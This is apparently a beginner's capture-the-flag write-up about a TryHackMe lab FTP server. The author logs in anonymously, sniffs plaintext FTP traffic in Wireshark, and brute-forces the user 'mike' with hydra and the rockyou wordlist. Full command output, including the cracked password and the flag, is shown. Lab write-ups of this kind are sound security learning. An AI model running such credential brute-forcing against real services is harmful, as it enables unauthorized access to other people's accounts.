We can see that both ports 21 (ftp) and 80 (http) are open!


Now what I'll do is try to check if I can log in with an anonymous account:



```
┌──(root💀kali)-[/home/kali]
└─# ftp -p $IP
Connected to [redacted]
220 Welcome to the administrator FTP service.
Name [redacted]:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode [redacted]
150 Here comes the directory listing.
-rw-r--r--    1 0        0             353 Apr 24  2020 PUBLIC_NOTICE.txt
226 Directory send OK.
ftp> ?
Commands may be abbreviated.  Commands are:
```

Yep I can! And there's a file called "PUBLIC_NOTICE.txt" there!

After transferring it to my kali machine (get PUBLIC_NOTICE.txt), I examined it:




```
┌──(root💀kali)-[/home/kali/Desktop]
└─# cat PUBLIC_NOTICE.txt
═══════════════════════════════════
MESSAGE FROM SYSTEM ADMINISTRATORS
═══════════════════════════════════


Hello,

I hope everyone is aware that the
FTP server will not be available
over the weekend- we will be
carrying out routine system
maintenance. Backups will be
made to my account so I reccomend
encrypting any sensitive data.

Cheers,

Mike
```

(poort mike should've blocked the anonymous account)

I learnt that FTP protocol doesn't encrypt the contents of the transferred files so I wanted to see it for myself :)

So I examined the packet with wireshark (Yeah I downloaded again lol)




```
0030  ff ff b0 20 00 00 3d 3d  3d 3d 3d 3d 3d 3d 3d 3d   ··· ··== ========
0040  3d 3d 3d 3d 3d 3d 3d 3d  3d 3d 3d 3d 3d 3d 3d 3d   ======== ========
0050  3d 3d 3d 3d 3d 3d 3d 3d  3d 0a 4d 45 53 53 41 47   ======== =·MESSAG
0060  45 20 46 52 4f 4d 20 53  59 53 54 45 4d 20 41 44   E FROM S YSTEM AD
0070  4d 49 4e 49 53 54 52 41  54 4f 52 53 0a 3d 3d 3d   MINISTRA TORS·===
0080  3d 3d 3d 3d 3d 3d 3d 3d  3d 3d 3d 3d 3d 3d 3d 3d   ======== ========
0090  3d 3d 3d 3d 3d 3d 3d 3d  3d 3d 3d 3d 3d 3d 3d 3d   ======== ========
00a0  0a 0a 48 65 6c 6c 6f 2c  0a 0a 49 20 68 6f 70 65   ··Hello, ··I hope
00b0  20 65 76 65 72 79 6f 6e  65 20 69 73 20 61 77 61    everyon e is awa
00c0  72 65 20 74 68 61 74 20  74 68 65 0a 46 54 50 20   re that  the·FTP
00d0  73 65 72 76 65 72 20 77  69 6c 6c 20 6e 6f 74 20   server w ill not
00e0  62 65 20 61 76 61 69 6c  61 62 6c 65 20 0a 6f 76   be avail able ·ov
00f0  65 72 20 74 68 65 20 77  65 65 6b 65 6e 64 2d 20   er the w eekend-
0100  77 65 20 77 69 6c 6c 20  62 65 20 0a 63 61 72 72   we will  be ·carr
0110  79 69 6e 67 20 6f 75 74  20 72 6f 75 74 69 6e 65   ying out  routine
0120  20 73 79 73 74 65 6d 20  0a 6d 61 69 6e 74 65 6e    system  ·mainten
```

I can see everything! (Very good for MITM attack)


Now that we know of a possible username (mike) we can try to log in via ftp client but as mike, so for this we are taught about a brute forcing tool which is called hydra (I personally only used john the ripper so far).

So this is how I’ve done it, first I’ve used the very known list of passwords called ‘rockyou.txt’ from the repository of ‘seclists’ (they are awesome):



```
┌──(root💀kali)-[/usr/share/seclists/Passwords/Leaked-Databases]
└─# ls
000webhost.txt              faithwriters.txt             Lizard-Squad.txt             phpbb-withcount.txt          rockyou-35.txt  rockyou.txt.tar
adobe100.txt                faithwriters-withcount.txt   md5decryptor-uk.txt          porn-unknown.txt             rockyou-40.txt  rockyou-withcount.txt.tar.gz
alleged-gmail-passwords.txt hak5.txt                     muslimMatch.txt              porn-unknown-withcount.txt   rockyou-45.txt  singles.org.txt
Ashley-Madison.txt          hak5-withcount.txt           muslimMatch-withcount.txt    rockyou-05.txt               rockyou-50.txt  singles.org-withcount.txt
bible.txt                   honeynet2.txt                myspace.txt                  rockyou-10.txt               rockyou-55.txt  tuscl.txt
bible-withcount.txt         honeynet.txt                 myspace-withcount.txt        rockyou-15.txt               rockyou-60.txt  youporn2012-raw.txt
carders.cc.txt              honeynet-withcount.txt       NordVPN.txt                  rockyou-20.txt               rockyou-65.txt  youporn2012.txt
elitehacker.txt             hotmail.txt                  phpbb-cleaned-up.txt         rockyou-25.txt               rockyou-70.txt
elitehacker-withcount.txt   izmy.txt                     phpbb.txt                    rockyou-30.txt               rockyou-75.txt
```


Then I ran hydra:



```
┌──(root💀kali)-[/home/kali/Desktop]
└─# hydra -t 4 -l mike -P rockyou.txt -vV $IP ftp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-06 08:25:57
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ftp:/[redacted]/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target [redacted] login "mike" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target            login "mike" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target            login "mike" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target            login "mike" - pass "password" - 4 of 14344398 [child 3] (0/0)
[21][ftp] host: [redacted] login: mike   password: password
[STATUS] attack finished for [redacted] (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-06 08:26:02
```

Its a bit hard to see but his password was ‘password’ (LOL).


Now we have both a username and a password, all that is left is to try and connect with these credentials via FTP.



```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ftp -p $IP
Connected to [redacted]
220 Welcome to the administrator FTP service.
Name ([redacted]:kali): mike
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (10,10,183,71,246,118)
150 Here comes the directory listing.
drwxrwxrwx    2 0        0            4096 Apr 24  2020 ftp
-rwxrwxrwx    1 0        0              26 Apr 24  2020 ftp.txt
226 Directory send OK.
ftp> get ftp.txt
local: ftp.txt remote: ftp.txt
227 Entering Passive Mode (10,10,183,71,139,4)
150 Opening BINARY mode data connection for ftp.txt (26 bytes).
226 Transfer complete.
26 bytes received in 0.00 secs (135.7787 kB/s)
ftp> █
```

I was very interested in those files that I found so I’ve transferred them to my kali machine.

After doing that I wanted to see the contents and this is what I’ve found in ftp.txt:



```
┌──(root💀kali)-[/home/kali/Desktop]
└─# cat ftp.txt
THM{y0u_g0t_th3_ftp_fl4g}
```

IT’S THE FLAG! :D

<u>All in all:</u>

This might be an easy CTF (more like guided CTF) but it’s the beginning for me at hacking actual machines and not just files/applications :)